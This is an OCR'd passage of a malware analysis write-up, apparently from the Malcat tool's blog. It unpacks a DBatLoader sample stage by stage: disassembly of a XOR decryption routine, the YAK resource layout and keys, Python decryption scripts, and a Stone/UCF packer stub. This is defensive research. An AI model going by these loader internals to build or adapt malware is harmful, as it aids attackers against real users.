
```
code: XorInLoop(2), SpaghettiFunction(4), HighXrefLoopingFunction
exports: DllNoExportTable
headers: DataBetweenHeaderAndFirstSection
imports: DownloaderApiUsage
integrity: NoChecksum
sections: SectionNameUnknown(6), RelocationsNotInRelocSection, DuplicatedSectionName(2)
```

Figure 10: any XOR in a loop is a good decryption routine candidate

The function `sub_413b14` seems to be the most promising of the two, so let us have a look. This function is quite simple, and takes as input a single number in `ecx` and a Delphi string in `edx`. The number is kind of the decryption key, and will be used to generate three variables:

- `[ebp-0C]` which is initialized with `0x833e - number`
- `[ebp-10]` which is initialized with `0x5e9b - number`
- `[ebp-14]` which is initialized with `0x41d6 - number`

This input number is hard-coded. If we look to the decryption function's caller code, we can see that this numbers stems from an `atoi(0x41414c)` call at address `0x41408d`. The `atoi` parameter at address `0x41414c` is the string `"328"`, so the first mystery has been solved.



```
push        fs:[eax]
mov         fs:[eax], esp
mov         eax, 0x833E
sub         eax, ebx
mov         [ebp-0x0C], eax
mov         eax, 0x5E9B
sub         eax, ebx
mov         [ebp-0x10], eax
mov         eax, 0x41D6
sub         eax, ebx
mov         [ebp-0x14], eax
mov         di, [ebp-0x14]
mov         eax, [ebp-0x08]
call        sub_404700()
mov         esi, eax
test        esi, esi
jle         .4
```

```
mov         ebx, 0x01
```

```
lea         eax, [ebp-0x1C]
mov         edx, [ebp-0x08]
mov         dl, [edx+ebx*1-0x01]
movzx       ecx, di
shr         ecx, 0x08
xor         dl, cl
call        sub_40464c()
mov         edx, [ebp-0x1C]
lea         eax, [ebp-0x18]
call        sub_404708()
cmp         byte ptr [ebp-0x01], 0x00
jz          .2
```

```
mov         eax, [ebp-0x18]
movzx       edi, byte ptr [eax+ebx*1-0x01]
add         di, [ebp-0x14]
imul        di, [ebp-0x0C]
add         di, [ebp-0x10]
jmp         .3
```

```
mov         eax, [ebp-0x08]
movzx       edi, byte ptr [eax+ebx*1-0x01]
add         di, [ebp-0x14]
imul        di, [ebp-0x0C]
add         di, [ebp-0x10]
```

```
inc         ebx
dec         esi
jnz         .1
```

Figure 11: decryption function sub_413b14


Now we just have to figure how the key stream is generated from these three variables. The assembly code of the function body is relatively simple. We converted it to a Python script that can be run inside Malcat, with the downloaded file open. Running the script will decrypt the packet:

```
def decrypt_stage2(data, number):
    res = bytearray(len(data))
    ebp_c = 0x833e - number
    ebp_10 = 0x5e9b - number
    ebp_14 = 0x41d6 - number

    di = ebp_14

    for i, c in enumerate(data):
        e = c ^ (di >> 8)
        res[i] = e
        di = c
        di = (di + ebp_14) & 0xffff
        di = (di * ebp_c) & 0xffff
        di = (di + ebp_10) & 0xffff
    return res

decrypted = decrypt_stage2(malcat.file[:], 328)
decrypted = decrypted[::-1]                 # payload is stored reversed, don't ask
me why
gui.open_after(bytes(decrypted), "decrypted")
```

After decryption, we obtain yet *another* Delphi program, which would make it the third stage of the malware.

Third stage: resource dropper

We are now looking at a Delphi binary of sha256 `f8fc925d89baa140c9cb436f158ec91209789e9f8e82a0b7252f05587ce8e06f` (VT). It looks more like a dropper this time, since most of its size (269KB) is taken by a single resource entry named `YAK`.



```
► File infos

File name:      file0_stage3.exe
File size:      275968 bytes (269KB)
Type:           PE
MD5:            2a4b62f495027dfb6f7549ca7ed7f47b
SHA1:           47f6c5aea3b9724f143125f97bf9e8b72faf1a38
SHA256:         f8fc925d89baa140c9cb436f158ec91209789e9f8e82a0b7252f05587ce8e06f
TLSH:           3844d017f2918672d0641dbccc9de6d9586eba211eac7043bbdc0f2c8e2f28d515d6e2

► Metadata

Compile date:   1992-06-04 18:16:57

► Signatures

► Anomalies

code: XorInLoop(5), StackArrayInitialisationX86, SpaghettiFunction(4), HighXrefLoopingFunction(2)
entropy: RegionHighEntropy
exports: DllNoExportTable
headers: DataBetweenHeaderAndFirstSection
integrity: NoChecksum
resources: RcdataNoDelphi, BigResourceHighEntropy, HugeResource
sections: SectionNameUnknown(6), RelocationsNotInRelocSection, DuplicatedSectionName(2)
```

Figure 12: Third stage of the malware: a dropper


The `YAK` resource is a well-known artifact of the DBatLoader malware family. Note that Malcat does not identify it as a Delphi program because section names have been modified post-compilation and replaced with dots. Why, that's a very good question, since it only makes the binary more suspicious.

Making sense of the YAK resource

The program contains all his logic inside the main function, located at the program's entry point. It performs a lot of unnecessary and over-complicated operations in order to decrypt the resource. Here is a summary:

- call to function `0x416004` : loads content of resource `YAK` into memory
- call to function `0x416408` : the resource bytes gets "decrypted" using the following algorithm: for every byte b, if 0x21 <= b <= 0x7e: b = ((c + 0xe) % 0x5e) + 0x21. I know, it does not make a lot of sense.
- the first 36 bytes of the decrypted resource is a delimiter (`*()%@5YT!@#G__T@#$%^&*()__#@$#57$#!@`). This delimiter is used to separate different fields in the decrypted YAK data:
  - the first field (`7826546`) use is unknown
  - the second field is a XOR key used to decrypt the payload data
  - the third field is used to generate the filename and RunKey name used by the dropper to save and persist the dropped payload data
  - the 4th field is the encrypted payload data
  - ... other field of lesser importance follow
  - the last field is another decryption key and has the value `328` (remember stage 1? Looks like the author *really* likes this number)

This is how the YAK resource looks after the first initial decryption done by function `0x416408` . We have highlighted the delimiter to better highlight the different fields:



```
||000000000: 2A 28 29 25 40 35 59 54 21 40 23 47 5F 5F 54 40-23 24 25 5E 26 2A 28 29 5F 5F 23 40 24 23 35 37   *()%@5YT!@#G__T@#$%^&*()__#@$#57
||000000020: 24 23 21 40                                                                                       $#!@
             ; no idea what this field it used for
||000000024: 37 38 32 36 35 34 36 2A 28 29 25 40 35 59 54 21-40 23 47 5F 5F 54 40 23 24 25 5E 26 2A 28 29 5F   7826546*()%@5YT!@#G__T@#$%^&*()_
||000000044: 5F 23 40 24 23 35 37 24 23 21 40                                                                  _#@$#57$#!@
             ; XOR key used to decrypt the payload
||00000004f: 69 70 6E 77 78 6F 65 6E 65 62 78 61 72 71 64 68-64 69 73 65 65 6E 74 71 64 74 66 69 67 71 67 7A   ipnwxoenebxarqdhdiseentqdtfigqgz
||00000006f: 70 75 78 6C 78 69 2A 28 29 25 40 35 59 54 21 40-23 47 5F 5F 54 40 23 24 25 5E 26 2A 28 29 5F 5F   puxlxi*()%@5YT!@#G__T@#$%^&*()__
||00000008f: 23 40 24 23 35 37 24 23 21 40                                                                     #@$#57$#!@
             ; The first 6 bytes are used to generate the malware's filename on disk and the RunKey name
||000000099: 57 62 6A 68 7A 6B 62 65 76 6F 6A 67 71 66 68 66-61 6C 62 71 78 6E 79 6B 76 75 6E 6D 6F 62 69 2A   Wbjhzkbevojgqfhfalbqxnykvunmobi*
||0000000b9: 28 29 25 40 35 59 54 21 40 23 47 5F 5F 54 40 23-24 25 5E 26 2A 28 29 5F 5F 23 40 24 23 35 37 24   ()%@5YT!@#G__T@#$%^&*()__#@$#57$
||0000000d9: 23 21 40                                                                                          #!@
             ; v-- start of encrypted payload data
||0000000dc: 0F 16 08 11 1E 09 03 08 03 04 1E 07 14 17 02 0E-02 0F 15 03 03 08 12 17 02 12 00 0F 01 17 01 1C   ☼▬□◄▲○♥□♥♦▲■✶‡☻♫☻☼∞♥♥□↕‡☻↕ ☼☺‡☺∟
||0000000fc: 16 13 1E 0A 1E 0F 0F 16 08 11 1E 09 03 08 03 04-1E 07 14 17 02 0E 02 0F 15 03 03 08 12 17 02 12   ▬‼▲◘▲☼☼▬□◄▲○♥□♥♦▲■✶‡☻♫☻☼∞♥♥□↕‡☻↕
||00000011c: 00 0F 01 17 01 1C 16 13 1E 0A 1E 0F 0F 16 08 11-1E 09 03 08 03 04 1E 07 14 17 02 0E 02 0F 15 03    ☼☺‡☺∟▬‼▲◘▲☼☼▬□◄▲○♥□♥♦▲■✶‡☻♫☻☼∞♥
||00000013c: 03 08 12 17 02 12 00 0F 01 17 01 1C 16 13 1E 0A-1E 0F 0F 16 08 11 1E 09 03 08 03 04 1E 07 14 17   ♥□↕‡☻↕ ☼☺‡☺∟▬‼▲◘▲☼☼▬□◄▲○♥□♥♦▲■✶‡
||00000015c: 02 0E 02 0F 15 03 03 08 12 17 02 12 00 0F 01 17-01 1C 16 13 1E 0A 1E 0F 0F 16 08 11 1E 09 03 08   ☻♫☻☼∞♥♥□↕‡☻↕ ☼☺‡☺∟▬‼▲◘▲☼☼▬□◄▲○♥□
||00000017c: 03 04 1E 07 14 17 02 0E 02 0F 15 03 03 08 12 17-02 12 00 0F 01 17 01 1C 16 13 1E 0A 1E 0F 0F 16   ♥♦▲■✶‡☻♫☻☼∞♥♥□↕‡☻↕ ☼☺‡☺∟▬‼▲◘▲☼☼▬
||00000019c: 08 11 1E 09 03 08 03 04 1E 07 14 17 02 0E 02 0F-15 03 03 08 12 17 02 12 00 0F 01 17 01 1C 16 13   □◄▲○♥□♥♦▲■✶‡☻♫☻☼∞♥♥□↕‡☻↕ ☼☺‡☺∟▬‼
||0000001bc: 1E 0A 1E 0F 0F 16 08 11 1E 09 03 08 03 04 1E 07-14 17 02 0E 02 0F 15 03 03 08 12 17 02 12 00 0F   ▲◘▲☼☼▬□◄▲○♥□♥♦▲■✶‡☻♫☻☼∞♥♥□↕‡☻↕ ☼
```

Figure 13: The decrypted YAK resource first 4 fields

Does it sound overly complicated? Wait until you have seen how the resource payload data is decrypted.

Decrypting the payload data

Now that we know the structure of the YAK resource, it is time to decrypt the payload data (aka the 4th field), which makes most of the YAK resource. The decryption process happens in four steps:

- function `0x415c40` decrypts Xor the data using the second field (`ipnwxoenebxarqdhdiseentqdtfigqgzpuxlxi`) as key. But every byte is not only XORed with a byte of the key, but also with the size of the payload AND the size of the key.
- the result is reversed.
- function `0x416368` decrypts the final result using the last field (`328`) as key. Every byte is added with the value `335 % 328` = `7` .
- the result is finally decrypted using function `0x416408` , the same algorithm that was used to perform the initial decryption of the YAK resource

At this stage, I have a lot of questions to the programmer who wrote this. The main one is: *why oh god why?* Why adding so much complexity to the payload extraction process. The added measures don't help evading detection:

- manual reversers don't care about the extra layers. Most of them youl just use a debugger and go through the decryption process in one pass.
- for reversers who likes to do everything statically (hi!), the added code is too simple to be considered as obfuscation.
- antivirus programs don't care about the resource, they would just put a signature on the decryption code. Or even better, create an heuristic on the binary (which would be *very* easy considering Delphi program with dots as section names are *pretty* rare :)
- "next-gen" machine-learning based antivirus also have a very easy time there
- sandbox directly go through the decryption process and would grab the payload at injection time

On the other hand, it makes the dropping code quite harder to maintain. I am a bit puzzled to be honest. Anyway, let us write the decryption algorithm in python. This python scripts must be run inside Malcat, with the third stage binary open:


```
import itertools

def decrypt_yak(data):
    """
    implements the first decryption layer of function 0x416408
    """
    res = bytearray(data)
    for i, c in enumerate(data):
        if 0x21 <= c <= 0x7e:
            res[i] = ((((c + 0xe) % 0x5e) + 0x21) & 0xff)
    return res


def xor_payload(data, key):
    """
    custom XOR, function 0x415c40
    """
    res = bytearray()
    for data_byte, key_byte in zip(data, itertools.cycle(key)):
        c = data_byte ^ key_byte ^ len(data) ^ len(key)
        res.append( c & 0xff )
    return res

def add_payload(data, key):
```

```
    """
    custom ADD, function 0x416368
    """
    res = bytearray(len(data))
    val = 335 % key
    for i, c in enumerate(data):
        res[i] = (c + val) & 0xff
    return res

#######################################


yak_resource = malcat.struct["Resources.RCDATA.YAK.unk.Data"]

decrypted = decrypt_yak(yak_resource)

# split resource into fields
delimiter = decrypted[:36]
fields = decrypted[len(delimiter):].split(delimiter)

#get important fields
payload_data = fields[3]
xor_key = fields[1]
add_key = int(fields[-1])

print("Decrypting payload data ({} bytes) with XOR key '{}' and ADD key
{:d}".format(
    len(payload_data),
    xor_key.decode("ascii"),
    add_key))

step1 = xor_payload(payload_data, xor_key)

step2 = step1[::-1]     # reverse

step3 = add_payload(step2, add_key)

decrypted = decrypt_yak(step3)

gui.open_after(bytes(decrypted), "yak_payload_plaintext")
```

Running this script, we obtain another PE file. Do you think it is the final malware? Do you? Of course not :)

Fourth stage: Stone's packer

This time, believe it or not, we are not facing a Delphi program, but a packed 164KB binary featuring a weird `.Stone` section and a huge encrypted `.text` section. The sha256 of the binary is `b0b4a3897ef76dfebc9ccdc9b83b49cb6d23c08a5b010bf8960c0bb82d48c4bc`. How do we know it is packed you may ask? Well, it could be because the entropy is high, or *maybe* because it is written in the binary:




```
    gap||#00028dc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    gap||#00028de0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 .Stone||000429000: 55 57 56 52 51 53 E8 00 00 00 00 5D 8B D5 81 ED-97 3B 40 00 2B 95 2D 3C 40 00 83 EA 0B 89 95 36   UWVRQSΦ    ]ï╒üφù;@ +ò-<@ âΩ♂ëò6
 .Stone||000429020: 3C 40 00 01 95 24 3C 40 00 01 95 28 3C 40 00 80-BD 2C 3C 40 00 00 75 4A C6 85 2C 3C 40 00 01 8D   <@ ☺ò$<@ ☺ò(<@ Ç¢,<@  uJãà,<@ ☺ì
 .Stone||000429040: B5 35 3C 40 00 0F B6 36 8B FD 8D 9D 36 3C EntryPoint 8D 87 3A 3C 40 00 8B 00 03 D8 8D 8F 3E 3C   Á5<@ ☼Â6ï²ì06<@ ï←ìç:<@ ï ♥╪ìÅ><
 .Stone||000429060: 40 00 8B 09 3B 9D 28 3C 40 00 7F 0A 3B 9D 24 3C-40 00 7C 02 EB 03 80 2B 01 43 E2 E8 83 C7 08 4E   @ ï○;Ø(<@ ⌂◘;Ø$<@ |☻δ♥Ç+☺CΓΦâÃ◘N
 .Stone||000429080: 75 C8 8B 85 31 3C 40 00 8B 9D 36 3C 40 00 03 C3-5B 59 5A 5E 5F 5D FF E0 00 00 00 00 00 00 00 00   u╚ïà1<@ ïØ6<@ ♥├[YZ^_] α
 .Stone||0004290a0: 00 00 90 02 00 50 D4 01 00 01 00 00 00 00 00 10-00 00 00 7C 02 00 00 00 00 00 00 00 00 00 00 00     É☻ P╘☺ ☺     ►   |☻
 .Stone||0004290c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 6E                                 En
 .Stone||0004290e0: 63 72 79 70 74 65 64 20 62 79 20 53 74 6F 6E 65-2F 55 43 46 20 2D 20 50 6F 77 65 72 4C 61 6D 65   crypted by Stone/UCF - PowerLame
 .Stone||000429100: 20 50 45 2D 45 78 65 45 6E 43 72 79 70 74 65 72-21 20 3A 29 20 32 6E 64 26 6D 69 00 00 00 00 00    PE-ExeEnCrypter! :) 2nd&mi
 .Stone||000429120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 .Stone||000429140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 .Stone||000429160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 14: That is one hell of a stealth crypter

Yes, sometimes it is this easy :) Also the word `PowerLame` seems to imply we won't have a hard time cracking this one.

Unpacking Stone's packer


Instead of diving into the code, let us have a quick sweep through the file. The `.text` section displays interesting properties, in particular the beginning of the section:



```
 header||#00000fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  .text||000401000: 56 8C ED 8C 46 11 86 C1 75 18 57 8C 76 09 51 8C-46 0D 51 57 E9 28 92 02 01 84 C5 0D 8C C7 5F 5E   VîφîF◄å┴u↑Wîv○QîF♪QWΘ(Æ☻☺ä┼♪îÃ_^
  .text||000401020: C4 8C 46 09 5E C4 14 BF 2C CC A6 98 2D 63 54 77-10 B7 49 0D 10 B7 51 0E C2 E2 09 0C CB 10 B7 51   ─îF○^─¶┐,╠ªÿ-cTw►ÀI♪►ÀQ♫┬Γ○♀╦►ÀQ
  .text||000401040: 0F 82 E2 00 00 01 01 82 E3 00 00 00 01 C2 E2 09-0C CB 10 B7 51 10 D2 EB C2 E2 08 0C CB 8B 51 0C   ☼éΓ  ☺☺éπ   ☺┬Γ○♀╦►ÀQ►╥δ┬Γ◘♀╦ïQ♀
  .text||000401060: F7 C3 02 75 07 82 CA 01 01 01 81 54 8C DA C2 EC-19 89 59 0D 8C DA 89 49 10 C2 EC 11 89 59 0E 8C   ≈├☻u•é╩☺☺☺üTî┌┬∞↓ëY♪î┌ëI►┬∞◄ëY♫î
```

Figure 15: Start of encrypted .text section


The end of the first section is also interesting. Sections are usually padded with zeroes (or `PADDINGXXX` for the resource section), but here we got ones instead:



```
